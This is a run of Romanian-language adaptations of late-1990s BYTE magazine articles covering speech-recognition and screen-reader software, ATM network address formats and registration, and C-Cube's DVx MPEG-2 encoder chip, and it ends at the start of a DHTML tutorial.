Naturally Speaking, de Dragon Systems, este un sistem pentru dictare, care este capabil de recunoaştere a vorbirii fluente. Puteţi dicta un text pentru calculatorul dvs. şi apoi să transferaţi acest text procesorului dvs. obişnuit de text. Nu este nevoie să ţineţi pauze accentuate între cuvinte, astfel introducerea de date devine mai rapidă. Naturally Speaking necesită un PC echipat cu un procesor Pentium la 166 MHz; rulează mai rapid pe maşini MMX. Programul necesită 32 MB sub Windows 95, 48 MB sub Windows NT 3.51 şi 4.0, şi spaţiu pe hard disk de 60 MB. Acest soft mai necesită o placă standard, compatibilă Sound Blaster, pe 16 biţi, sau, pe sisteme portabile, un sistem de sunet înglobat. Vine cu un sistem de microfon montat pe cască. Naturally Speaking are un vocabular rezident în memorie de 30000 de cuvinte şi un dicţionar secundar de 200000 de cuvinte stocat pe hard disk.

INFORMAŢII UTILE

Procesare voce

DECtalk Software
Digital Equipment Corp.
Littleton, MA
800-344-4825
fax: 800-234-2298
http://www.digital.com/oem/products/dectalk/dectalk.htm

NaturallySpeaking
Dragon Systems, Inc.
Newton, MA
617-965-5200
fax: 617-527-0372
http://www.dragonsys.com/

pwWebSpeak
The Productivity Works, Inc.
Trenton, NJ
609-984-8044
fax: 609-984-8048
http://www.prodworks.com

Simply Speaking Gold
IBM Direct
Atlanta, GA
800-426-2255
fax: 800-242-6329
http://www.software.ibm.com/

VoicePad
Kurzweil Applied Intelligence, Inc.
Waltham, MA
781-893-5151
http://www.lhs.com/kurzweil

Cititoare ecran

Automated Screen Access Program (ASAP) for Windows
MicroTalk
Texarkana, TX
903-792-2570
fax: 903-792-5140
http://www.screenaccess.com

JAWS for Windows
Henter-Joyce, Inc.
813-803-8000
fax: 813-803-8001
http://www.hj.com/

Slimware Window Bridge
Syntha-Voice Computers, Inc.
Stoney Creek, Ontario, Canada
905-662-0565
fax: 905-662-0568
http://www.synthavoice.on.ca/

Window Eyes
GW Micro
Fort Wayne, IN
219-489-3671
fax: 219-489-2608
http://www.gwmicro.com

WinVision
Artic Technologies
Troy, MI
248-588-7370
fax: 248-588-2650
http://www.artictech.com/

Kurzweil Applied Intelligence este unul dintre marii jucători de pe arenă. Compania oferă câteva produse de recunoaştere a vocii pentru PC-uri. VoicePad este un sistem de dictare cu un vocabular activ de 20000 de cuvinte şi un vocabular secundar de 200000 de cuvinte. Sub Windows 3.1, programul necesită minim un procesor 486 la 75 MHz. Rulând sub Windows 95, necesită un procesor Pentium. Sistemul are nevoie de 8 MB de RAM pentru aplicaţia de sunet şi de 20 de MB de spaţiu pe hard disk. În plus, e nevoie şi de o placă compatibilă Sound Blaster pe 16 biţi.

IBM a fost, pentru mult timp, unul dintre dezvoltatorii de elită ai tehnologiei vocii. Simply Speaking Gold este o combinaţie de recunoaştere şi de generare a vorbirii de IBM pentru Windows 95 şi Windows NT 4.0. Pachetul combină funcţii de comandă prin voce, cu dictare. Include de asemenea Voice-Type Connection pentru Netscape, care face posibilă navigarea prin Web comandată prin voce cu Navigator 4.0. Simply Speaking Gold necesită un sistem Pentium la 100 MHz, 16 MB de RAM pentru Windows 95 (32 MB pentru Windows NT 4.0), 46 MB de spaţiu pe hard disk şi o placă Sound Blaster.

Ultime cuvinte celebre

Din ziua în care s-a născut calculatorul personal, tehnologia vorbirii a făcut paşi uriaşi, croindu-şi drum de la jocuri către aplicaţii de birou, cu preţuri care, în acest interval, deveneau tot mai mici. Calculatoare de clasa Pentium rapide şi memoria de 32 MB furnizează o platformă solidă pentru rularea aplicaţiilor de vorbire. Placa Sound Blaster şi diferitele sale variante furnizează componenta audio la un preţ rezonabil. În mod clar, obiectivul multor dezvoltatori de produse de tehnologia vorbirii este să-şi facă produsele accesibile pentru piaţa consumatorilor, ceea ce înseamnă că veţi vedea din ce în ce mai multe aplicaţii cu această facilitate în magazinele de specialitate. Preţurile majorităţii acestor produse se vor încadra în intervalul de la 100 până la 200 de dolari. Tehnologia vorbirii s-a aşezat hotărât în prima linie şi tehnologia calculatoarelor a făcut un pas uriaş pe calea înlocuirii tastaturii. ■

Joseph B. Lazzaro (**lazzaro@world.std.com**) *este autorul cărţii Adapting PCs for Disabilities (Addison-Wesley, 1996). Este de asemenea directorul proiectului Program de Tehnologie Adaptivă găzduit de Comisia pentru Orbi din Massachusetts, din Boston.*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Sepsi István*]

Pentru o conectare în siguranță a propriei rețele ATM la lumea din exterior, analizați cu atenție modalitatea ei de adresare. De *Jeffrey N. Fritz*

Demistificarea adresării ATM


Cu atât de multe reţele ATM (Asynchronous Transfer Mode) instalate în prezent, subiecte precum repartizările de adrese ATM devin o problemă importantă pentru majoritatea administratorilor de reţea. Din nefericire, conceptul din spatele AESA (ATM End System Address) nu este întotdeauna clar, iar numărul mare de metode de adresare ATM tinde să-i pună în încurcătură pe utilizatori. Înregistrarea, o altă faţetă a adresării ATM, este deseori trecută cu vederea. Acest articol va arunca o lumină asupra acestor concepte şi va sugera un mod de utilizare a informaţiilor pentru o mai bună construire şi administrare a propriei reţele sau magistrale (backbone) ATM.

Trei arome

Partea cea mai controversată a administrării adreselor ATM o reprezintă multitudinea de formate de adrese. ITU (International Telecommunications Union), un organism de standarde internaţionale îşi bazează structura de adresare a reţelelor publice ATM (ex. B-SDN) pe adresele stilului telefonic E.164.

Pentru reţelele private ATM, Forumul ATM a definit nu mai puţin de trei stiluri de formate de adrese ATM pentru specificarea adresei de capăt a unui dispozitiv de reţea. Toate cele trei formate au 20 de octeţi lungime şi o structură similară cu cea a adresei ISO NSAP (ISO Network Services Access Point). Cele trei formate sunt DCC (Data Country Code), ICD (International Code Designator) şi NSAP încapsulat E.164, aşa cum poate fi observat în figura alăturată.

Fiecare adresă este alcătuită din trei părţi. Prima, AFI (Authority and Format Identifier) indică tipul metodei de adresare folosite. A doua parte, IDI (Initial Domain Identifier) descrie alocarea adreselor şi autoritatea de administrare. Porţiunea finală o constituie DSP (Domain Specific Part), care conţine informaţia de rutare.


Formate de adrese ATM private
AFI
IDI
DSP
39
DCC
HO-DSP
ESI
SEL
DCC ATM format
47
ICD
HO-DSP
ESI
SEL
IDC ATM format
45
E.164
HO-DSP
ESI
SEL
NSAP encapsulated E.164 format
AFI = Identificator Autoritate şi Format
IDI = Identificatorul Domeniului Inițial
DSP = Partea Domeniului Specific
HO-DSP = Partea superioară a Domeniului Specific
ESI = Identificatorul Sistemului de Capăt
SEL = Octet Selector

Administratorul unei rețele poate alege din trei formate de adresă pentru adresele unei rețele ATM locale.

Formatul DCC suportă recomandarea IEEE 802, privitoare la adrese. Aceasta face ca formatul să fie mult orientat-LAN. Valoarea AFI pentru formatul DCC este 39. IDI reprezintă un cod regional; pentru S.U.A. el este 840. În timp ce IDI constă din trei digiţi codificaţi în octeţi, semioctetul final este burduşit cu 1111 (F în hexa).

După câmpul IDI urmează HO-DSP (Higher Order Domain-Specific Part). Această parte are un identificator al organizaţiei (nu este indicat în figură), care reprezintă codul companiei alocat utilizatorului. El este urmat de porţiunea de adresă desemnată de utilizator, un identificator ESI (End System Identifier) pe 6 octeţi şi de un octet de selectare. ESI este în mod obişnuit, adresa MAC IEEE 802 a dispozitivului. Octetul de selectare poate fi folosit în cazul unei operări cu LES (LAN Emulation Server - Server pentru emulare LAN) şi BUS (Broadcast / Unknown Server - Difuzare / Server Necunoscut) în acelaşi comutator ATM. Deoarece LES şi BUS au aceeaşi adresă generală, însă un octet de selectare diferit, este posibilă diferenţierea celor două servicii de emulare LAN (LANE) care rulează pe acelaşi comutator.

Formatul ICD a fost definit de ISO pentru OSI (Open Systems Interconnection). După AFI (care are valoarea 47), urmează un câmp IDI prestabilit, iar apoi câmpul HO-DSP. Începând cu partea utilizatorului din HO-DSP, formatul ICD este aproape identic cu formatul DCC.

NSAP încapsulat E.164 diferă de celelalte formate, deoarece este bazat pe un plan de numerotare telefonică. AFI este egal cu 45 în timp ce câmpul IDI constă dintr-un număr E.164 al cărui format variază puțin de la o țară la alta. În America de Nord, câmpul situat după AFI conține harta de numerotare (Numbering Plan Area - NPA) fiind cunoscut, în general, ca și codul zonei. (În alte țări, în acest câmp apare însă codul țării.) În continuarea acestuia se află NXX, care este cunoscut ca și codul centralei telefonice. (În alte țări acest câmp este ocupat de codul orașului.)

În final apare și numărul abonatului local. Caseta „Numere E.164“ din dreapta ilustrează modul în care ar arăta o adresă E.164 în America de Nord sau Marea Britanie. În ambele cazuri, adresa seamănă în mod remarcabil cu un număr de telefon.

Numere E.164

Pentru America de Nord

Codul țării = 1
(Alocat de ITU)
Numbering Plan Area (NPA) = codul țării = 304
NXX = codul centralei = 293
Numărul abonat = 1234
Adresa E.164: 13042931234

Pentru Anglia

Codul țării = 44
Codul oraș = 171 (Londra)
Numărul local = 937 1234
Adresa E.164: 441719371234

Decizii și înregistrări

Care din cele trei formate ar trebui ales pentru specificarea adreselor sistemelor de capăt ale rețelei dumneavoastră? Dacă proiectați sau utilizați o rețea ATM obișnuită, formatul DCC pare să fie varianta logică. Are o arie de utilizare mai largă, în timp ce înregistrarea ICD este oarecum restrictivă. Administrat corespunzător, identificatorul organizării DCC este garantat să fie unic pe plan național.

Adresarea E.164 poate fi problematică, deoarece nu pare să existe o bază stabilă de numere telefonice, datorată în particular și creșterii utilizării liniilor telefonice care a avut ca efect numeroase schimbări de cod zonal și de număr de linie (line-number). E bine de reținut, oricum, că eventualii purtători vor porni folosind adresarea E.164. Dacă rețeaua dumneavoastră privată utilizează adresele formatate DCC sau ICD, s-ar putea să aveți nevoie de unele forme de conversie a adreselor, între propria rețea și rețeaua publică a purtătorului.

Cum veți obține o adresă AESA? Forumul ATM a definit două surse. Prima este o adresă a furnizorului de servicii - în care furnizorul de servicii deține adresa însă o porțiune din spațiul adresei este alocat clientului. A doua o reprezintă adresa deținută de client. În acest caz, clientul sau utilizatorul final obține un domeniu pentru adresă direct de la autoritatea de înregistrare. Pentru mai multe informații, vezi caseta „Înregistrarea“ de mai jos.

E bine de știut că stilul de adresare NSAP nu este folosit numai pentru ATM. Spre exemplu, atât protocolul X.500 cât și serviciile director ISO/IEC 9594 folosesc adresarea NSAP. Utilizatorii care înregistrează o adresă ATM ar putea fi nedumeriți de cerințele pentru aceste servicii care adaugă o „adresă de organizare numerică și alfanumerică“. Efortul dvs. poate fi redus printr-o simplă solicitare a unui domeniu NSAP numeric pentru propria rețea. De acum, domeniul alfanumeric nu mai este folosit în mod frecvent pentru rețelele ATM.

Înregistrarea adreselor numerice de la ANSI va costa organizația dvs. 1000$. Deși nu este un mărunțiș, el reprezintă un preț rezonabil pentru liniștea dată de faptul că numerele propriei rețele ATM sunt înregistrate de-o agenție oficială. Acest lucru este important, deoarece administratorii de rețea, care n-ar fi luat niciodată în considerare rularea propriilor adrese Internet, n-au acordat nici o șansă creării propriilor adrese ATM. Acest lucru este analog cu crearea propriului domeniu de adrese IP.

Trebuie recunoscut că aceasta nu este o problemă a rețelelor de sine-stătătoare. Cu toate acestea, la fel ca și cu TCP/IP, conectarea rețelelor cu același domeniu de adresă ATM creează conflicte, deoarece unul sau mai multe dispozitive ATM au adrese duplicate.

Dacă aveți o adresă înregistrată, în mod legal nimeni nu poate utiliza aceleași numere de adresă folosite de rețeaua voastră. Dacă veți nimeri într-un conflict cu o altă rețea ATM interconectată, dvs. nu veți fi nevoit să vă schimbați ierarhia adreselor. (Citește: Construirea unor ierarhii largi de comutatoare este o sarcină neplăcută și consumatoare de timp.)

În procesul de proiectare ar trebui să luați în considerare, cât de repede posibil, înregistrarea de adrese ATM - chiar dacă inițial rețeaua dvs. este construită ca și o subrețea privată. Rețelele ATM, la fel ca și cele Ethernet și Token Ring, nu vor rămâne rețele private pentru multă vreme. ■

Înregistrarea

În Statele Unite, Institutul American de Standarde Naționale (ANSI) deține autoritatea de înregistrare de adrese NSAP. Această autoritate este rezultatul unui proces de înregistrare global stabilit de către ISO și ITU. Informații despre înregistrarea adreselor - ATM NSAP pot fi găsite la situl Web ANSI (http://www.ansi.org). Adresa directă către „Prospectul de înregistrare ANSI “ este http://www.ansi.org/regfact.html. Deoarece ANSI planifică să-și modifice în viitor situl Web, pentru o conexiune către prospectul de înregistrare va trebui să căutați printre titlurile serviciilor ANSI.

În pagina Prospectului veți găsi informații de înregistrare, incluzând chiar proceduri pentru înregistrare. Această pagină prezintă de asemenea pointeri către un formular de cerere și un program de plată. Dacă preferați, puteți contacta ANSI direct pentru obținerea unui formular de cerere de înscriere. Numărul de telefon este 212-642-4884; numărul de fax este 212-398-0023. Pentru e-mail adresa este mmaas@ansi.org.

Dacă construiți o rețea într-o țară din afara S.U.A., e posibilă existența unei organizații de standarde naționale care să coordoneze adresele ATM. Dacă nu cunoașteți care este organizația responsabilă din țara dvs. contactați ITU la http://www.itu.ch/.

Mulțumiri

Aș dori să-i mulțumesc lui Bob Lynch, senior system consultant al Digital Equipment Corp. și președinte activ al Comitetului de Consultanță a Înregistrărilor ANSI pentru suportul oferit la scrierea articolului.

Jeffrey N. Fritz este inginer în telecomunicații al West Virginia University și autorul Remote LAN Access: Guide for Networkers and a rest of us *(Manning Publications/Prentice-Hall PTR, 1996). Îl puteți contacta la adresa e-mail:* **jrfitz@wvu.edu.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

Un codec (codor/decodor) MPEG-2 într-un singur cip face posibilă creaţia DVD pe PC. ***De Les Kohn şi Greg Efland***

Video personal devine o realitate

Nu mai târziu decât anul viitor, unele PCuri vor avea unităţi de disc versatil digital (DVD) cu posibilitatea de înregistrare. Un DVD înregistrabil, cu un strat având o capacitate de 4,7 GB, nu poate stoca decât 4 minute de video digital necomprimat. Din fericire, ultimul standard de compresie de la MPEG, MPEG-2, poate comprima fluxul video digital, astfel încât un DVD să poată înmagazina peste 2 ore de video de calitate.

În teorie, un PC echipat cu o astfel de unitate poate deveni o staţie de creaţie video. Practic, chiar facilităţile proprii ale MPEG-2 i-au afectat răspândirea, datorită faptului că tehnologia este asimetrică. Decompresia unui flux video MPEG-2 nu necesită decât o modestă putere de procesare (ideală pentru aparatele de larg consum), dar codificarea (sau comprimarea) unui flux video necesită resurse de procesare mult mai puternice. Până recent, erau necesare costisitoare matrici multiprocesoare sau hardware proprietar, pentru a realiza o codificare MPEG-2 în timp real.


Un procesor ieftin de la C-Cube Microsystems, numit DV^X, promite să schimbe situaţia. El conţine 5,4 milioane de tranzistori, este realizat în tehnologie 0,35 microni la 3,3 V şi este împachetat într-o capsulă *ball-grid array* (BGA) cu 352 de pini. Chiar dacă DV^X funcţionează doar la 100 MHz, el oferă o calitate profesională pentru codificarea MPEG-2, folosind doar un sfert din rata de date ale formatelor video actuale DV şi M-JPEG.

Acest fapt asigură pe PC o captură, codificare şi memorare de video digital pe un hardisc standard sau pe un DVD inscriptibil, fără a mai fi nevoie de matrici de discuri dedicate. Datorită faptului că DV^X combină codarea/decodarea (codec) MPEG-2 cu funcţii de efecte video într-un singur cip, el oferă pentru prima dată, pe scară largă, posibilitatea editării video la nivel de cadru.

Arhitectura lui DV^X

Arhitectura lui DV^X se bazează pe experienţa a trei generaţii anterioare de codificatoare. Intern, DV^X se compune din mai multe unităţi semi-independente, aşa cum ilustrează şi figura „Microarhitectura lui DV^X". Un nucleu SPARC RISC efectuează procesarea de nivel înalt, complementat de unităţile de estimare mişcare (ME) şi procesare de semnal digital (DSP) video ce realizează procesarea la nivel jos, dar cu calcule intensive. Toate cele trei părţi funcţionează concurent, pentru a realiza operaţiile necesare unei codificări în timp real.

Microarhitectura lui DV^X



ME execută comenzile date de nucleu şi generează o întrerupere când termină.

RAMul de lucru are două bancuri care se interschimbă când secvenţa de comenzi se termină şi rezultatele se înscriu în memorie.

Unitatea de estimare a mişcării (ME)
2 KB memorie de referinţă
1 KB memorie destinaţie
Între-rupere
Nucleu SPARC RISC
16 KB cache instrucţiuni
8 KB memorie date
Comandă
Rezultat
Unitatea DSP video
Unitatea DSP
8 KB RAM de lucru
Unitatea DMA
Bus de control
32
Bus pentru memorie
64
Controler PCI
Controler comunicaţii interprocese (IPC)
Controler video
Controler audio
Controler SDRAM
32
Bus PCI
4
4
4
4
DV^X-ul din stânga
DV^X-ul din dreapta
10
8
I/O video
4
4
I/O audio
64
Interfaţa SDRAM

Diferitele unităţi operează concurent pentru captura şi codificarea din mers a imaginii video digitale.

Nucleul se comportă ca un microcontroler şi operează la 80 MIPS. Această arhitectură, cu bază pe software, lasă deschisă posibilitatea adăugării de noi facilităţi sau de corectare a erorilor, fără schimbarea hardului. Un cache de 16 KB pentru instrucţiuni asigură evitarea lipsei din cache a instrucţiunilor din buclele principale de procesare. DV^X are şi o memorie pe cip de 8 KB, pentru date, alimentată de transferurile DMA controlate soft. Aceasta înlocuieşte cache-ul de date tradiţional şi asigură performanţa în timp real.

DSP-ul video este un coprocesor de nivel înalt ce extinde setul de instrucţiuni SPARC pentru, a încorpora operaţii de codificare şi procesare de imagini. Funcţionarea sa aproape autonomă dă posibilitatea ca DV^{X} să folosească un nucleu uni-scalar mic şi mai puţin complex. Coprocesorul DSP video este constituit dintr-o unitate DMA şi una DSP, fiecare conectate la o memorie de lucru tampon, compusă din două bancuri de câte 4 KB. În orice moment, unitatea DMA încarcă noi operanzi într-unul dintre bancuri şi stochează rezultatele preliminare din el, în timp ce unitatea DSP procesează datele din celălalt banc.

Când unităţile DMA şi DSP îşi termină sarcinile, rolul celor două bancuri se schimbă. Aceasta permite suprapunerea operaţiilor DSP video cu transferurile de date cu DRAM-ul sincron (SDRAM), necesară pentru susţinerea ratei de ieşire.

Instrucţiunile unităţii DMA transferă subsecţiuni rectangulare (benzi), dintr-o imagine între memoria de lucru şi SDRAMul extern. O instrucţiune de încărcare bandă implementează diferite aspecte ale compensării mişcării definite în standardul MPEG. Unitatea DMA converteşte vectorii de mişcare generaţi de unitatea ME în adrese de benzi-imagine, în timp ce controlerul SDRAM realizează alinierea şi interpolarea la nivel de subpixel pentru datele referenţiate.

Codificarea imaginii şi performanţa


Codificarea MPREG-2 lucrează prin examinarea unei succesiuni de imagini (sau cadre), în urma căreia elimină informaţia redundantă din acestea (de ex., un zid gol din fundalul unei scene poate fi memorat o dată şi reutilizat în cadrele următoare, până când punctul de vedere se schimbă). Aceasta necesită ca DV^{X} să aibă o mare capacitate de prelucrare, un mecanism ME robust pentru a determina ce zone ale cadrului s-au schimbat de la un cadru la altul.

O listă a comenzilor - generată de nucleu şi memorată în SDRAM - controlează motorul de căutare programabil al ME. Acesta extrage comenzi de căutare din memorie şi scrie apoi în ea rezultatele. Cu fiecare execuţie a unei comenzi, unitatea ME încarcă destinaţia corespunzătoare şi porţiunea de imagine referenţiată de aceasta din SDRAM în memoriile din cip, pentru destinaţii respectiv ferestre de imagine. Aceste memorii sunt dublu-buferate pentru a permite accesul SDRAM al următoarei destinaţii să se suprapună cu căutarea din destinaţia curentă.

După ce procesarea tuturor comenzilor de căutare s-a încheiat, o întrerupere atenţionează nucleul. Rezultatele comenzii pot genera mai multe comenzi de căutare pentru nivelul următor, într-o căutare ierarhică, sau să lanseze o compresie de mişcare în DSPul video. Cu toate că unitatea ME preia o mare parte din încărcarea nucleului, microcodul păstrează controlul total al parametrilor esenţiali de căutare. Aceasta oferă flexibilitate motorului de căutare controlat de CPU, asigurând şi o performanţă echivalentă unui motor cablat hard.

Pentru codificarea formatelor de mare rezoluţie, cum este HDTV, pot fi puse să opereze în paralel mai multe procesoare DV^{X}, care să-şi împartă munca de procesare. Până acum, cipurile de procesare video se interconectau printr-un bus global partajat. Însă, dacă numărul de cipuri creşte pe acest bus partajat, se atinge limita lăţimii de bandă a busului. Aceasta împiedică scalarea proporţională a performanţei.

Comunicaţia punct-la-punct


Bancurile SDRAM separate conţin porţiuni de imagine şi date de
SDRAM
SDRAM
SDRAM
SDRAM
Bus PCI
DVx
DVx
DVx
DVx
Master
Slave
Slave
Slave
Pinii de stânga şi dreapta IPC conectează DVx-urile vecine.
Conexiunile de comunicaţie interprocese (IPC)
Intrarea dreapta legată la ieşirea stânga
Ieşirea dreapta legată la intrarea stânga

❶ Transfer DMA ce specifică o adresă SDRAM distant.

❷ Cei 4 biţi superiori ai adresei sunt comparaţi cu numărul IDului DV^{X}-ului în registrul adresei de bază din IPC. Dacă biţii indică un ID mai mic, DV^{X}-ul rutează datele spre canalul IPC stânga.

❸ Procesorul cu IDul corespunzător utilizează partea inferioară a adresei pentru a plasa datele la locaţia corespunzătoare SDRAM.

❹ Pentru un număr ID mai mare, datele sunt rutate spre canalul IPC dreapta.

❺ Pentru un transfer făcut către un DV^{X} care nu este în proximitate, hardul verifică numărul IDului transferului şi rutează datele către cipurile DV^{X} pe direcţie până când se ajunge la destinaţie.

❻ Canalul se termină prin legături la masă ale pinilor IPC stânga la master şi ai celor IPC dreapta ale ultimului cip din matrice.

Un bus specializat permite procesoarelor să lucreze în paralel la codificare în format HDTV video.

Spre deosebire de acestea, DV^{X} utilizează o arhitectură punct-la-punct care asigură o scalabilitate direct proporţională cu numărul de procesoare. Canalele de comunicare interproces (IPC) ale cipului DV^{X} pot fi interconectate pentru a construi matrici de procesoare, aşa cum se ilustrează în figura „Comunicaţii punct-la-punct". Prin porturile IPC, mai multe cipuri DV^{X} coordonează operaţiile de procesare astfel încât să poată codifica toate formatele digitale HDTV propuse. Două cipuri DV^{X} pot codifica formatul 525P, iar pentru formatul HDTV 1080I sunt necesare 8 până la 10 cipuri. (pentru decodificarea oricărui format HDTV sunt necesare doar 2 cipuri).

Configuraţia sistemului

DV^{X} poate fi interfaţat fără logică suplimentară cu mai multe subsisteme ale PCului. El are o interfaţă de bus PCI pe 32 de biţi (conformă revizuirii 2.1), o interfaţă video programabilă CCIR-656 (paralele D1) şi o interfaţă I/O audio cu opt canale - compatibilă I2S. DV^{X} foloseşte 8 MB SDRAM, constituită din patru părţi de câte 16 Mb. Deoarece nu sunt necesare tampoane FIFO externe sau alte circuite logice, DV^{X} reduce şi mai mult costul integrării sale într-un PC. Pentru a face sisteme capabile să codifice şi să manipuleze formate video HDTV, trebuie adăugate doar cipurile DV^{X} necesare, în funcţie de audienţa vizată. Cu DVDuri care înregistrează, un PC DV^{X} oferă posibilităţi de creaţie şi înregistrări de calitate profesională pentru video MPEG-2, la preţuri de acum accesibile. ■

Les Kohn (**editors@bix.com**) *este arhitect şef la C-Cube Microsystems pentru familia de procesoare DV^{X}. Greg Efland* (**editors@bix.com**) *este arhitect şef pentru procesorul DV^{X}.*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Adrian Pop*]

DHTML permite mărirea şi micşorarea obiectelor, le face să dispară şi să apară şi permite multe efecte multimedia. ***De Rick Dobson***

HTML Dinamic, pe înţelesul tuturor (II)

Articolul din această lună va demonstra de ce litera D din numele DHTML înseamnă într-adevăr *dinamic*. Cu DHTML este uşor să creăm efecte care înainte ar fi necesitat apleturi Java sau controale Active X. Articolul din luna trecută a introdus termenul DHTML, prin discutarea stilurilor dinamice. Vom continua luna aceasta prin prezentarea tehnicilor DHTML pentru poziţionare dinamică, conţinut dinamic şi efecte multimedia.

Poziţionarea dinamică se referă la capacitatea de a mişca şi redimensiona textele şi elementele grafice din paginile HTML. Aceste posibilităţi vin în sprijinul conţinutului dinamic, permiţând autorilor de pagini Web să modifice conţinutul textului şi imaginilor afişate pe ecran. Puteţi să obţineţi rearanjarea automată a conţinutului paginii în cazul în care apar sau dispar anumite elemente. Efectele multimedia oferă filtre pentru a transforma aparenţa conţinutului.

Poziţionare dinamică

